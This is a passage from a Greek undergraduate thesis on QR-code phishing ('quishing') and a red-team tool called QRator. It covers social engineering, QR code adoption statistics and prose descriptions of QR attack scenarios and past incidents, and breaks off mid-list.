**ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ**

**ΣΧΟΛΗ ΤΕΧΝΟΛΟΓΙΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΕΠΙΚΟΙΝΩΝΙΩΝ**

**ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ**

## Πτυχιακή Εργασία

| | |
|---|---|
| Τίτλος Πτυχιακής Εργασίας | Φυσική παραποίηση QR και επιθέσεις σε πραγματικό χρόνο. Physical QR manipulation and real time attacks. |
| Ονοματεπώνυμο Φοιτητή | Αρμενάκης Ηλίας |
| Πατρώνυμο | Θεόδωρος |
| Αριθμός Μητρώου | Π/ 20024 |
| Επιβλέπων | Πατσάκης Κωνσταντίνος, Αναπληρωτής Καθηγητής |

Ημερομηνία Παράδοσης Ιούλιος 2024

## Επιτελική Σύνοψη

Το social engineering είναι μια τεχνική εξαπάτησης που εκμεταλλεύεται την ανθρώπινη ψυχολογία για να αποκτήσει πρόσβαση σε εμπιστευτικές πληροφορίες ή να παραβιάσει συστήματα ασφαλείας. Θα έλεγε κανείς ότι είναι το πιο επικίνδυνο είδος ηλεκτρονικής εξαπάτησης σήμερα.

Το quishing είναι μια μορφή social engineering που χρησιμοποιεί QR κωδικούς για να παραπλανήσει τους χρήστες. Οι επιτιθέμενοι δημιουργούν ψεύτικους QR κωδικούς που οδηγούν τα θύματα σε κακόβουλες ιστοσελίδες, με σκοπό την κλοπή διαπιστευτηρίων ή την εγκατάσταση κακόβουλου λογισμικού στις συσκευές τους.

Η εφαρμογή QRator είναι σχεδιασμένη για να εξυπηρετεί επαγγελματίες ασφάλειας, όπως τους Red Team Operators και τους Penetration Testers. Η εφαρμογή επιτρέπει τη δημιουργία και διαχείριση παραποιημένων QR κωδικών για επιθέσεις και δοκιμές παραβίασης σε πραγματικό χρόνο. Στόχος είναι η βελτίωση της αποτελεσματικότητας και της ακρίβειας των δοκιμών ασφαλείας, προσφέροντας ένα πρακτικό εργαλείο για την εκπαίδευση και την αξιολόγηση της ασφάλειας ενός συστήματος ανθρώπων και υπολογιστών.

## ΠΙΝΑΚΑΣ ΠΕΡΙΕΧΟΜΕΝΩΝ

# *Κεφάλαιο 1ο*

# 1. Εισαγωγή

## 1.1 Το πρόβλημα της άγνοιας του τεχνολογικού κινδύνου

Η τεχνολογική άγνοια ή τεχνολογικός αναλφαβητισμός αναφέρεται στην έλλειψη γνώσεων, δεξιοτήτων και κατανόησης των σύγχρονων τεχνολογιών και των εφαρμογών τους. Αυτή η έλλειψη μπορεί να επηρεάσει την ικανότητα των ατόμων να χρησιμοποιούν αποτελεσματικά τις τεχνολογίες στην καθημερινή τους ζωή, στην εργασία τους ή σε εκπαιδευτικά περιβάλλοντα. Ο τεχνολογικός αναλφαβητισμός μπορεί να εκδηλωθεί σε διάφορα επίπεδα και έχει πολυάριθμες επιπτώσεις στην κοινωνία.

Στην πιο βασική του μορφή, η τεχνολογική άγνοια περιλαμβάνει την έλλειψη βασικών γνώσεων για τη χρήση τεχνολογικών συσκευών, όπως υπολογιστών, smartphones και tablets. Άτομα που έχουν τεχνολογική άγνοια μπορεί να δυσκολεύονται να εκτελέσουν απλές ενέργειες, όπως τη χρήση λογισμικού και εφαρμογών, την περιήγηση στο διαδίκτυο ή τον χειρισμό βασικών λειτουργιών των συσκευών τους. Αυτή η έλλειψη δεξιοτήτων μπορεί να τους εμποδίσει να επωφεληθούν από τις τεχνολογικές εξελίξεις και να μειώσει την παραγωγικότητά τους στην εργασία και την καθημερινή ζωή.

Οι επιπτώσεις του τεχνολογικού αναλφαβητισμού είναι εκτεταμένες και μπορούν να επηρεάσουν τόσο τα άτομα όσο και την κοινωνία συνολικά. Σε ατομικό επίπεδο, η τεχνολογική άγνοια μπορεί να περιορίσει τις ευκαιρίες απασχόλησης και ανάπτυξης, καθώς οι δεξιότητες τεχνολογίας γίνονται όλο και πιο απαραίτητες σε ένα ευρύ φάσμα επαγγελμάτων. Επιπλέον, η αδυναμία πρόσβασης και χρήσης των τεχνολογικών πόρων μπορεί να οδηγήσει σε κοινωνικό αποκλεισμό και ανισότητες. Σε κοινωνικό επίπεδο, η τεχνολογική άγνοια μπορεί να περιορίσει την καινοτομία και την οικονομική ανάπτυξη, καθώς οι επιχειρήσεις και οι οργανισμοί που δεν επενδύουν στην τεχνολογική κατάρτιση του προσωπικού τους μπορεί να μείνουν πίσω σε σχέση με τους ανταγωνιστές τους.

Στην τεχνολογική άγνοια περιλαμβάνεται επίσης η αδυναμία κατανόησης των πιο σύνθετων τεχνολογικών εννοιών και των τρόπων με τους οποίους αυτές οι τεχνολογίες μπορούν να εφαρμοστούν. Η αδυναμία αξιοποίησης των νέων τεχνολογιών, όπως είναι η τεχνητή νοημοσύνη, το Διαδίκτυο των Πραγμάτων (IoT) και το blockchain, μπορεί να περιορίσει τις δυνατότητες καινοτομίας και ανταγωνιστικότητας σε επιχειρηματικά και βιομηχανικά περιβάλλοντα.

Η τεχνολογική άγνοια δεν περιορίζεται μόνο σε δεξιότητες αλλά περιλαμβάνει και κίνδυνους ειδικότερα στον χώρο της κυβερνοασφάλειας, δημιουργώντας πολυάριθμες ευπάθειες και απειλές που μπορούν να εκμεταλλευτούν κακόβουλοι παράγοντες. Αυτή η άγνοια εκδηλώνεται με διάφορους τρόπους και επηρεάζει τόσο τις τεχνικές όσο και τις ανθρώπινες διαστάσεις της ασφάλειας.

Η μη ασφαλής ανάπτυξη λογισμικού αποτελεί μία από τις κύριες συνέπειες της άγνοιας. Αυτές τις ευπάθειες μπορούν να τις εκμεταλλευτούν οι επιτιθέμενοι για να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση σε συστήματα και δεδομένα. Επιπλέον, η ανεπαρκής διαχείριση των ενημερώσεων είναι ένα κρίσιμο ζήτημα. Τα συστήματα και οι εφαρμογές που δεν ενημερώνονται τακτικά αφήνουν ανοιχτές πόρτες για επιθέσεις. Σημαντικό ρόλο στην κυβερνοασφάλεια παίζει και η ασφάλεια των δικτύων και των συσκευών.

Ο ανθρώπινος παράγοντας είναι επίσης μια κρίσιμη διάσταση της άγνοιας του τεχνολογικού κινδύνου που αφορά την κυβερνοασφάλεια. Το social engineering, μια τεχνική που εκμεταλλεύεται την ανθρώπινη ψυχολογία για να αποκτήσει πρόσβαση σε συστήματα ή δεδομένα, αποτελεί μια σοβαρή απειλή. Η έλλειψη ευαισθητοποίησης σχετικά με αυτές τις τεχνικές καθιστά τους χρήστες ευάλωτους σε απάτες όπως το phishing.

Επιπλέον η ανεπαρκής εκπαίδευση των χρηστών σχετικά με τις βέλτιστες πρακτικές ασφαλείας συμβάλλει στην αύξηση των κινδύνων. Οι χρήστες που δεν είναι εκπαιδευμένοι να αναγνωρίζουν κακόβουλα email, να χρησιμοποιούν ισχυρούς κωδικούς ή να εφαρμόζουν άλλες βασικές αρχές ασφαλείας, αυξάνουν την πιθανότητα επιτυχημένων επιθέσεων.

Αυτό αποτελεί άμεσο αποτέλεσμα της έλλειψης προετοιμασίας για την πρόληψη και την αντιμετώπιση κυβερνοεπιθέσεων. Πολλοί οργανισμοί δεν διαθέτουν επαρκή σχέδια εκπαίδευσης και αποκατάστασης, πράγμα που μπορεί να έχει σημαντικές οικονομικές και λειτουργικές επιπτώσεις, ιδιαίτερα σε κρίσιμες υποδομές.

Αυτό συμβαίνει γιατί οι οργανισμοί αυτοί δεν κατανοούν πλήρως τη σοβαρότητα των απειλών που αντιμετωπίζουν με αποτέλεσμα να μην κατανέμουν επαρκείς πόρους για την ασφάλεια.

## 1.2 Σκοποί και Στοχοί

Μέσω της παρούσας εργασίας επιδιώκεται η ενημέρωση για τους κίνδυνους του social engineering και πιο συγκεκριμένα του QR phishing ή Quishing και η παρουσίαση του εργαλείου QRator για Red Teamers και Penetration Testers ώστε να τους δοθεί άμεση δυνατότητα διεξαγωγής δοκιμών ασφαλείας στο συγκεκριμένο πεδίο.

### 1.2.1 Ενημέρωση για την απειλή

Το phishing είναι μια μορφή απάτης στον κυβερνοχώρο όπου οι επιτιθέμενοι προσπαθούν να παραπλανήσουν τα θύματά τους, ώστε να αποκαλύψουν προσωπικές και ευαίσθητες πληροφορίες, όπως κωδικούς πρόσβασης, αριθμούς πιστωτικών καρτών και άλλα δεδομένα. Αυτή η μέθοδος περιλαμβάνει τη χρήση ψεύτικων μηνυμάτων ηλεκτρονικού ταχυδρομείου, ιστοσελίδων και άλλων μέσων επικοινωνίας που προσποιούνται ότι προέρχονται από αξιόπιστες πηγές, όπως τράπεζες, υπηρεσίες πληρωμών ή ακόμη και γνωστούς του θύματος.

Ο βασικός στόχος των phishing επιθέσεων είναι να αποκτήσουν την εμπιστοσύνη των θυμάτων, ώστε αυτά να γνωστοποιήσουν εκούσια τις πληροφορίες τους. Συχνά τα μηνύματα αυτά περιέχουν κατεπείγουσες εκκλήσεις, όπως ψεύτικες ειδοποιήσεις ασφαλείας ή προσφορές που φαίνονται πολύ καλές για να είναι αληθινές. Μόλις τα θύματα παραπλανηθούν και δώσουν τις πληροφορίες τους, οι επιτιθέμενοι μπορούν να τις χρησιμοποιήσουν για να διαπράξουν κλοπή ταυτότητας, να αποκτήσουν πρόσβαση σε τραπεζικούς λογαριασμούς ή να διεισδύσουν σε δίκτυα και συστήματα.

### 1.2.2 Προσθήκη στο οπλοστάσιο των Red Teamers

Η εφαρμογή QRator, είναι ειδικά σχεδιασμένη για την ενίσχυση των red teamers στην καταπολέμηση του phishing. Το phishing αποτελεί μία από τις πιο σοβαρές απειλές στην κυβερνοασφάλεια και γι' αυτό είναι αναγκαίο ένα εργαλείο που θα προσφέρει προηγμένες δυνατότητες προσομοίωσης τέτοιων επιθέσεων με σκοπό την πρόληψη και αποφυγή τους.

Επιτρέπει στους red teamers να εκτελούν μια σειρά από σημαντικές λειτουργίες που ενισχύουν την ασφάλεια ενός οργανισμού ή επιχείρησης. Μέσω της σάρωσης και ανάλυσης QR κωδικών, δημιουργούν ψεύτικους κωδικούς για να παρασύρουν τους χρήστες σε κακόβουλες ιστοσελίδες προσφέροντας ένα ισχυρό εργαλείο για την εκπαίδευση των χρηστών σχετικά με τις τεχνικές phishing.

Μέσω της χρήσης της εφαρμογής, οι red teamers μπορούν να εντοπίζουν και να αναλύουν αποτελεσματικά αδύναμους κρίκους στο ανθρώπινο δυναμικό, συμβάλλοντας στη συνολική ενίσχυση της ασφάλειας. Έχοντας αυτά τα χαρακτηριστικά, η εφαρμογή αντιμετωπίζει άμεσα το πρόβλημα του phishing και ενισχύει την ικανότητα των οργανισμών να αμύνονται έναντι τέτοιων απειλών.

# *Κεφάλαιο 2ο*

## 2. Social Engineering και η τεχνολογία των QR στον σύγχρονο κόσμο

Το social engineering, όπως προαναφέρθηκε, είναι μια τεχνική χειραγώγησης που χρησιμοποιούν οι επιτιθέμενοι για να εκμεταλλευτούν την ανθρώπινη ψυχολογία και να αποκτήσουν πρόσβαση σε ευαίσθητες πληροφορίες ή να εκτελέσουν κακόβουλες ενέργειες. Οι επιτιθέμενοι συχνά παραπλανούν τα θύματά τους ώστε να αποκαλύψουν προσωπικά δεδομένα, κωδικούς πρόσβασης ή άλλες εμπιστευτικές πληροφορίες. Αυτή η τεχνική βασίζεται στην αξιοποίηση της εμπιστοσύνης, της αφέλειας, της περιέργειας ή της αίσθησης του επείγοντος που μπορεί να έχει το θύμα.

Η πιο συνηθισμένη μορφή social engineering είναι το phishing, όπου οι επιτιθέμενοι στέλνουν ψεύτικα μηνύματα ηλεκτρονικού ταχυδρομείου ή μηνύματα κειμένου που προσποιούνται ότι προέρχονται από αξιόπιστες πηγές, όπως τράπεζες, εταιρείες ή ακόμη και γνωστούς του θύματος. Αυτά τα μηνύματα συχνά περιέχουν συνδέσμους που οδηγούν σε ψεύτικες ιστοσελίδες, σχεδιασμένες να συλλέγουν προσωπικά δεδομένα.

Μια άλλη μορφή social engineering είναι το pretexting, όπου ο επιτιθέμενος δημιουργεί ένα ψεύτικο σενάριο για να αποκτήσει πληροφορίες από το θύμα. Αυτό μπορεί να περιλαμβάνει την προσποίηση ότι είναι υπάλληλος μιας εταιρείας, ένας τεχνικός υποστήριξης ή ακόμη και ένας γνωστός φίλος ή συγγενής. Ο στόχος είναι να κάνει το θύμα να πιστέψει την ψεύτικη ταυτότητα του επιτιθέμενου και να αποκαλύψει τις πληροφορίες που ζητούνται. Επιπλέον, το baiting είναι μια τεχνική όπου οι επιτιθέμενοι αφήνουν δελεαστικά αντικείμενα, όπως USB sticks, σε δημόσιους χώρους. Όταν τα θύματα βρίσκουν και χρησιμοποιούν αυτά τα αντικείμενα, μπορεί να εγκαταστήσουν κακόβουλο λογισμικό στους υπολογιστές τους, δίνοντας στους επιτιθέμενους πρόσβαση στα συστήματα τους. Η τεχνική του quid pro quo περιλαμβάνει την προσφορά μιας ανταμοιβής με αντάλλαγμα πληροφορίες.

Για παράδειγμα, οι επιτιθέμενοι μπορεί να προσποιούνται ότι παρέχουν δωρεάν τεχνική υποστήριξη ως αντάλλαγμα για τα διαπιστευτήρια του χρήστη. Τέλος, το tailgating ή piggybacking συμβαίνει όταν ένας επιτιθέμενος ακολουθεί έναν εξουσιοδοτημένο υπάλληλο σε μια ασφαλή περιοχή, προσποιούμενος ότι έχει ξεχάσει την κάρτα εισόδου του, με σκοπό να αποκτήσει φυσική πρόσβαση σε περιοχές που διαφορετικά δεν θα μπορούσε να εισέλθει.

Η σημασία του social engineering στο πεδίο της κυβερνοασφάλειας είναι εξαιρετικά μεγάλη. Ενώ οι τεχνολογικές άμυνες, όπως τα τείχη προστασίας και τα συστήματα ανίχνευσης εισβολών, είναι απαραίτητα, δεν μπορούν να προστατεύσουν από όλες τις επιθέσεις αν οι χρήστες δεν είναι ενήμεροι για τις τακτικές που χρησιμοποιούν οι

επιτιθέμενοι. Οι ανθρώπινες αδυναμίες συχνά αποτελούν τον πιο ευάλωτο κρίκο στην αλυσίδα της ασφάλειας, καθιστώντας την εκπαίδευση και την ευαισθητοποίηση κρίσιμη. Οι επιτιθέμενοι γνωρίζουν ότι είναι συχνά ευκολότερο να εξαπατήσουν έναν χρήστη παρά να παραβιάσουν ένα σύστημα μέσω τεχνικών μέσων. Γι' αυτόν τον λόγο, οι οργανισμοί πρέπει επενδύουν σε προγράμματα εκπαίδευσης για την αναγνώριση και την αντιμετώπιση των επιθέσεων social engineering, ώστε να ενισχύσουν την ασφάλεια όχι μόνο σε τεχνικό αλλά και σε ανθρώπινο επίπεδο.

## 2.1 Social Engineering στον σύγχρονο κόσμο

Η σημασία του social engineering στην εποχή μας είναι πιο κρίσιμη από ποτέ, λόγω της συνεχούς εξέλιξης της τεχνολογίας και της αυξημένης χρήσης ψηφιακών μέσων. Στην καθημερινότητά μας, οι άνθρωποι και οι οργανισμοί εξαρτώνται ολοένα και περισσότερο από την τεχνολογία για τις επικοινωνίες, τις τραπεζικές συναλλαγές, την αποθήκευση δεδομένων και άλλες κρίσιμες λειτουργίες. Αυτό δημιουργεί πολλούς στόχους για επιθέσεις social engineering, καθώς οι πληροφορίες και τα συστήματα που χρησιμοποιούμε είναι συνήθως προσβάσιμα μέσω διαδικτύου.

Οι σύγχρονες επιθέσεις social engineering είναι συχνά καλά σχεδιασμένες και στοχεύουν συγκεκριμένα άτομα ή οργανισμούς με πολύπλοκες τακτικές. Οι επιθέσεις μπορούν να προέρχονται από οποιοδήποτε σημείο του πλανήτη, καθιστώντας την αντιμετώπισή τους ακόμα πιο δύσκολη. Οι επιθέσεις αυτές συχνά οδηγούν σε σημαντικές διαρροές δεδομένων, οι οποίες μπορεί να έχουν σοβαρές οικονομικές και νομικές συνέπειες για τους οργανισμούς. Μπορεί να αποσκοπούν στην απόκτηση εταιρικών μυστικών, προσωπικών πληροφοριών πελατών ή άλλων ευαίσθητων δεδομένων.

Η ψηφιακή ταυτότητα είναι κρίσιμη στη σύγχρονη κοινωνία, καθώς πολλά από τα στοιχεία ταυτοποίησης και πρόσβασης είναι πλέον ψηφιακά. Οι επιθέσεις social engineering μπορούν να στοχεύσουν σε αυτά τα στοιχεία, όπως κωδικούς πρόσβασης, αριθμούς κοινωνικής ασφάλισης και άλλες προσωπικές πληροφορίες, με σκοπό την κλοπή ταυτότητας. Οι τεχνικές ασφαλείας μπορούν να είναι όσο προχωρημένες θέλουμε, αλλά πάντα θα υπάρχει ο ανθρώπινος παράγοντας που είναι ευάλωτος σε εξαπάτηση. Οι επιτιθέμενοι εκμεταλλεύονται αυτή την αδυναμία με τεχνικές social engineering, παρακάμπτοντας πολλές φορές τα τεχνολογικά μέτρα ασφαλείας.

Οι επιθέσεις social engineering συχνά χρησιμοποιούνται για να εξαπατήσουν χρήστες ώστε να εγκαταστήσουν κακόβουλο λογισμικό (malware) στις συσκευές τους. Αυτό μπορεί να οδηγήσει σε ransomware επιθέσεις, που είναι ιδιαίτερα επιζήμιες και συχνά καταστροφικές για τους οργανισμούς. Η σημασία της εκπαίδευσης και της ενημέρωσης σχετικά με τις επιθέσεις social engineering είναι τεράστια. Οι οργανισμοί πρέπει να

επενδύουν σε προγράμματα εκπαίδευσης για την ασφάλεια, που να καλύπτουν τις πιο πρόσφατες τακτικές και τεχνικές που χρησιμοποιούνται από τους επιτιθέμενους.

Συμπερασματικά, το social engineering αποτελεί έναν από τους μεγαλύτερους κινδύνους για την ασφάλεια σήμερα. Αυτό υποστηρίζεται από το γεγονός ότι τα τελευταία χρόνια έχουν καταγραφεί αρκετά σημαντικά περιστατικά εξαπάτησης μέσω social engineering, υπογραμμίζοντας τη σημασία της ασφάλειας στον κυβερνοχώρο:

1. **Επίθεση στο Twitter το 2020**: Κατά τη διάρκεια αυτής της επίθεσης, λογαριασμοί υψηλού προφίλ, όπως αυτοί του Elon Musk, του Barack Obama και του Bill Gates, παραβιάστηκαν. Οι hackers κατάφεραν να αποκτήσουν πρόσβαση σε εσωτερικά συστήματα του Twitter χρησιμοποιώντας πληροφορίες από το LinkedIn και πλαστά μηνύματα που έμοιαζαν με αυτά των εργαζομένων της εταιρείας. Στη συνέχεια, δημοσίευσαν ψευδή tweets που ζητούσαν Bitcoin, εξαπατώντας πολλούς χρήστες (Infosec Institute) (phoenixNAP | Global IT Services).

2. **Robinhood Data Breach το 2021**: Η Robinhood, μια δημοφιλής πλατφόρμα επενδύσεων, υπέστη επίθεση που ξεκίνησε με μια κλήση phishing. Οι επιτιθέμενοι κατάφεραν να αποκτήσουν πρόσβαση σε συστήματα υποστήριξης πελατών και διέρρευσαν email διευθύνσεις 5 εκατομμυρίων χρηστών και πρόσθετα προσωπικά στοιχεία 310 ατόμων (Social-Engineer, LLC).

3. **Εκστρατεία spear-phishing του 2016 στις ΗΠΑ**: Η διαρροή των email της Δημοκρατικής Εθνικής Επιτροπής ήταν ένα από τα πιο γνωστά περιστατικά. Οι επιτιθέμενοι από τη Ρωσία χρησιμοποίησαν spear-phishing emails που περιείχαν ψεύτικες ειδοποιήσεις ασφαλείας από το Google, οδηγώντας τα θύματα να δώσουν τα διαπιστευτήριά τους σε ψεύτικες σελίδες, επιτρέποντας έτσι την πρόσβαση στα email τους (Mitnick Security) (Infosec Institute).

4. **Επίθεση στον τομέα υγείας με την Anthem το 2015**: Μια από τις πιο εκτεταμένες επιθέσεις στην ιστορία, η οποία έδωσε στους επιτιθέμενους πρόσβαση σε προσωπικά και ιατρικά δεδομένα σχεδόν 79 εκατομμυρίων ατόμων. Η επίθεση ξεκίνησε με spear-phishing emails που στόχευαν εργαζομένους της Anthem (phoenixNAP | Global IT Services).

5. **Επίθεση με Deepfake το 2021**: Οι επιτιθέμενοι χρησιμοποίησαν τεχνολογία deepfake για να μιμηθούν τη φωνή ενός διευθυντή και να πείσουν έναν υπάλληλο τράπεζας στα Ηνωμένα Αραβικά Εμιράτα να μεταφέρει 35 εκατομμύρια δολάρια. Αυτή η επίθεση συνδύασε deepfake audio με phishing emails για να φαίνεται νόμιμη η συναλλαγή (Social-Engineer, LLC).

Αυτά τα περιστατικά δείχνουν πως οι επιθέσεις social engineering μπορούν να εκμεταλλευτούν την ανθρώπινη εμπιστοσύνη και τις αδυναμίες των συστημάτων ασφαλείας, καθιστώντας την ευαισθητοποίηση και την εκπαίδευση σε θέματα κυβερνοασφάλειας κρίσιμης σημασίας.

## 2.2 QR code

Η τεχνολογία των QR (Quick Response) κωδικών αποτελεί έναν δισδιάστατο κώδικα, σχεδιασμένο για να μεταφέρει πληροφορίες με ταχύτητα και ευκολία. Οι QR κωδικοί είναι τετράγωνα γραφικά που αποτελούνται από μαύρα και λευκά τετράγωνα, τα οποία μπορούν να σαρωθούν από κάμερες κινητών τηλεφώνων και άλλων συσκευών. Σε αντίθεση με τους παραδοσιακούς γραμμικούς (barcode) κωδικούς, οι QR κωδικοί μπορούν να αποθηκεύσουν πολύ περισσότερες πληροφορίες, όπως κείμενο, URL, στοιχεία επαφών, και άλλες μορφές δεδομένων.

Οι QR κωδικοί δημιουργήθηκαν αρχικά για τη βιομηχανία αυτοκινήτων στην Ιαπωνία τη δεκαετία του 1990, αλλά γρήγορα επεκτάθηκαν σε πολλούς άλλους τομείς λόγω της ευκολίας χρήσης και της ευελιξίας τους. Για να χρησιμοποιήσει κάποιος έναν QR κωδικό, απλά σαρώνει τον κωδικό με την κάμερα του κινητού του τηλεφώνου ή με μια ειδική εφαρμογή σάρωσης QR κωδικών. Η εφαρμογή αποκωδικοποιεί την εικόνα και μετατρέπει τις πληροφορίες σε μια αναγνώσιμη μορφή, όπως ένας σύνδεσμος που ανοίγει αυτόματα σε ένα πρόγραμμα περιήγησης.

Οι QR κωδικοί χρησιμοποιούνται ευρέως σε διάφορους τομείς. Στη διαφήμιση και το μάρκετινγκ, επιτρέπουν στους καταναλωτές να αποκτούν άμεση πρόσβαση σε πληροφορίες για προϊόντα, υπηρεσίες ή προωθητικές ενέργειες, απλά σαρώνοντας έναν κωδικό σε μια αφίσα, μια συσκευασία ή ένα διαφημιστικό φυλλάδιο. Στον τομέα των πληρωμών, χρησιμοποιούνται για τη διευκόλυνση των ανέπαφων συναλλαγών, όπου οι χρήστες μπορούν να πληρώσουν σαρώνοντας έναν κωδικό σε ένα ταμείο ή μια εφαρμογή πληρωμών.

Επίσης, έχουν γίνει δημοφιλείς στην εστίαση και τη φιλοξενία, όπου τα εστιατόρια και τα καφέ τούς χρησιμοποιούν για να παρέχουν στους πελάτες μενού, πληροφορίες για τα πιάτα ή να διευκολύνουν την παραγγελία και την πληρωμή μέσω κινητού. Στον τομέα της εκπαίδευσης και των εκδηλώσεων, χρησιμοποιούνται για την καταγραφή παρουσιών, την

παροχή πρόσβασης σε εκπαιδευτικό υλικό ή την εξακρίβωση εισιτηρίων σε συνέδρια και συναυλίες.

Η δημιουργία ενός QR είναι απλή και μπορεί να γίνει μέσω πολλών διαθέσιμων online εργαλείων. Ο χρήστης εισάγει τις πληροφορίες που θέλει να κωδικοποιήσει και το εργαλείο παράγει έναν QR κωδικό που μπορεί να εκτυπωθεί ή να διανεμηθεί ψηφιακά. Η χρήση τους αυξάνεται συνεχώς λόγω της ευκολίας και της αποτελεσματικότητάς τους, καθώς και της ικανότητάς τους να γεφυρώνουν τον φυσικό με τον ψηφιακό κόσμο.

Η χρήση των QR κωδικών έχει αυξηθεί ραγδαία τα τελευταία χρόνια, με επιχειρήσεις και οργανισμούς να τους ενσωματώνουν σε διάφορες λειτουργίες τους.

1. **Αύξηση στη χρήση των QR κωδικών**: Κατά τη διάρκεια της πανδημίας COVID-19, η χρήση των QR κωδικών εκτινάχθηκε, με μια αύξηση κατά 750% στις λήψεις που ενεργοποιήθηκαν από QR κωδικούς από το πρώτο τρίμηνο του 2020 μέχρι το τελευταίο τρίμηνο του 2021. Οι επιχειρήσεις τους χρησιμοποιούσαν για να παρέχουν πρόσθετες πληροφορίες προϊόντων και να μοιράζονται κουπόνια (QRCode Tiger).

2. **Πληρωμές με QR**: Οι πληρωμές μέσω QR γίνονται όλο και πιο δημοφιλείς. Στην Κίνα, οι συναλλαγές με QR ανήλθαν σε 5,5 τρισεκατομμύρια δολάρια το 2020. Στην Ινδία, πάνω από 9 εκατομμύρια έμποροι δέχονται πληρωμές μέσω QR (QR Code).

3. **Σάρωση QR κωδικών**: Το 2022, οι σαρώσεις QR τετραπλασιάστηκαν σε σχέση με το 2021, φτάνοντας τα 26,95 εκατομμύρια σαρώσεις. Στις ΗΠΑ, 74% των καταναλωτών έχουν χρησιμοποιήσει QR για συναλλαγές ή πληροφορίες, ενώ το 56% των ιδιοκτητών και διευθυντών εστιατορίων χρησιμοποιούν QR για ψηφιακά μενού (QRCode Tiger) (QR Code).

4. **Ανάπτυξη στις ψηφιακές πληρωμές**: Η αξία των πληρωμών μέσω QR κωδικών αναμένεται να ξεπεράσει τα 2,7 τρισεκατομμύρια δολάρια έως το 2025, υποδεικνύοντας μια προτίμηση για ανέπαφες συναλλαγές (QR Code).

## 2.3 QR απειλές και σενάρια

Ένας κωδικός QR μπορεί να χρησιμοποιηθεί σε μια επίθεση κυβερνοασφάλειας μέσω της τεχνικής γνωστής ως "QR code phishing" ή "Quishing". Οι επιτιθέμενοι δημιουργούν κακόβουλους κωδικούς QR που, όταν σαρωθούν, οδηγούν τα θύματα σε ψεύτικες ιστοσελίδες που μιμούνται αξιόπιστες πηγές, ζητώντας τους να εισάγουν ευαίσθητες πληροφορίες όπως κωδικούς πρόσβασης ή στοιχεία πιστωτικών καρτών. Εναλλακτικά, οι κωδικοί αυτοί μπορεί να εγκαταστήσουν κακόβουλο λογισμικό στη συσκευή του θύματος ή να εκμεταλλευτούν ευπάθειες του συστήματος για να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση.

Ένα συνηθισμένο σενάριο επίθεσης περιλαμβάνει την τοποθέτηση κακόβουλων QR σε δημόσιους χώρους, μέσω αφισών ή φυλλαδίων που διαφημίζουν φαινομενικά αξιόπιστες εκδηλώσεις ή προσφορές. Όταν οι χρήστες σαρώσουν τον κωδικό, αντί να μεταφερθούν στον αναμενόμενο ιστότοπο, κατευθύνονται σε μια ψεύτικη σελίδα phishing ή εγκαθιστούν άθελά τους κακόβουλο λογισμικό.

Ένα άλλο παράδειγμα είναι η χρήση κακόβουλων QR σε emails ή μηνύματα κειμένου που προσποιούνται ότι προέρχονται από τράπεζες ή άλλες αξιόπιστες πηγές. Οι χρήστες, πιστεύοντας ότι ακολουθούν έγκυρες οδηγίες, σαρώνουν τον κωδικό και καταλήγουν σε σελίδες που συλλέγουν τα διαπιστευτήριά τους ή προσπαθούν να τους εξαπατήσουν με άλλους τρόπους.

Ένας πιο στοχευμένος τρόπος επίθεσης περιλαμβάνει την αντικατάσταση των αυθεντικών QR κωδικών πραγματικών επιχειρήσεων με κακόβουλους. Για παράδειγμα, ένας επιτιθέμενος μπορεί να αντικαταστήσει τον κωδικό QR, που οδηγεί τους πελάτες στο μενού ενός εστιατορίου, με έναν κωδικό που κατευθύνει σε έναν ιστότοπο phishing που συλλέγει τα στοιχεία πληρωμής τους.

Εκτός από τις επιθέσεις phishing, οι κωδικοί QR μπορούν επίσης να χρησιμοποιηθούν για να ενεργοποιήσουν απευθείας κακόβουλες ενέργειες στη συσκευή του χρήστη, όπως την αποστολή SMS, την πραγματοποίηση τηλεφωνικών κλήσεων ή το άνοιγμα εφαρμογών χωρίς την άδεια του χρήστη.

Τα τελευταία χρόνια, έχουν σημειωθεί αρκετές σημαντικές περιπτώσεις εξαπάτησης μέσω social engineering με τη χρήση QR κωδικών. Αυτές οι περιπτώσεις εκμεταλλεύονται την εμπιστοσύνη των χρηστών στους QR κωδικούς, οδηγώντας συχνά σε επιθέσεις phishing, κλοπή διαπιστευτηρίων και διανομή κακόβουλου λογισμικού.

### Σημαντικά Περιστατικά:

1. **Αύξηση επιθέσεων phishing με QR κωδικούς**:
    - Σύμφωνα με την Check Point Software Technologies, υπήρξε μια αύξηση 587% στις επιθέσεις phishing με QR κωδικούς μεταξύ Αυγούστου και Σεπτεμβρίου 2023. Οι επιτιθέμενοι χρησιμοποίησαν αυτούς τους κωδικούς για να κατευθύνουν τους χρήστες σε phishing ιστότοπους που κλέβουν διαπιστευτήρια σύνδεσης ή εγκαθιστούν κακόβουλο λογισμικό στις συσκευές τους. Μόνο σε δύο εβδομάδες, καταγράφηκαν πάνω από 20.000 επιθέσεις με QR κωδικούς (Hackread).

2. **Επιθέσεις σε υψηλόβαθμα στελέχη**:
    - Οι επιθέσεις phishing με QR κωδικούς, γνωστές ως "quishing," στοχεύουν όλο και περισσότερο υψηλόβαθμα στελέχη. Παρατηρήθηκε σημαντική αύξηση αυτών των επιθέσεων, όπου οι QR κωδικοί ενσωματώνονται σε email που φαίνονται να προέρχονται από αξιόπιστες πηγές. Συχνά μιμούνται ειδοποιήσεις από υπηρεσίες όπως το Microsoft ή το DocuSign, παρασύροντας τα θύματα να παρέχουν ευαίσθητες πληροφορίες (Security Boulevard).

3. **Επιθέσεις BEC και ανακατευθύνσεις**:
    - Μια εξελιγμένη τακτική περιλαμβάνει τη χρήση QR κωδικών για Επιχειρηματική Απάτη Email (BEC). Οι επιτιθέμενοι τοποθετούν ψεύτικους QR κωδικούς πάνω από γνήσιους, ανακατευθύνοντας τους χρήστες σε phishing ιστότοπους ανάλογα με τη συσκευή και τον περιηγητή τους. Αυτή η μέθοδος αποδεικνύεται αποτελεσματική στο να αποφεύγει τα παραδοσιακά μέτρα ασφαλείας, καθώς η αρχική ανακατεύθυνση φαίνεται νόμιμη (PortSwigger Security).

4. **Εκμετάλλευση δημοσίων εκδηλώσεων**:
